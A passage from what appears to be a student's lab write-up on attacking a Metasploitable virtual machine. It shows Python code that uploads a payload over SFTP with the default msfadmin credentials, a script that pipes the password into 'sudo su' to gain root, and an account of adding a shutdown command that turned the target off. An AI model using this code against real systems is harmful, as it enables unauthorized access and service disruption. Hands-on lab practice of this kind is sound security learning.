filename = '/home/kali/Attackem/payload.py'
host = '10.0.0.79'
username = 'msfadmin'
password = 'msfadmin'

transfer_file(filename, host, username, password)
```

This code first establishes an SSH connection to the destination machine using the `paramiko` library. Then, it opens an SFTP session and transfers the file `filename` to the destination machine using the `put` method. Finally, it closes the SFTP session and the SSH connection.

Note that using a password in this manner is not recommended as it can be easily intercepted. Instead, consider using ssh key-based authentication for a secure transfer.


My payload file tries to get root access and then turn off the computer.




```python
#python scripts that tries to turn off the computer

import os
import subprocess

def change_user_to_root():
    p = subprocess.Popen("sudo su", stdin=subprocess.PIPE, stdout=subprocess.PIPE, shell=True)
    p.stdin.write(b"msfadmin\n")
    p.stdin.flush()
    return p.communicate()[0]

if __name__ == "__main__":
    result = change_user_to_root()
    print(result.decode())
```

I used the “touch” command to create a file on the target machine and used Nano to enter the shutdown command.

My Chatgpt work, and using Nano in Metasploitable.




I triggered my payload and Metasploitable shutdown.




# that was so much fun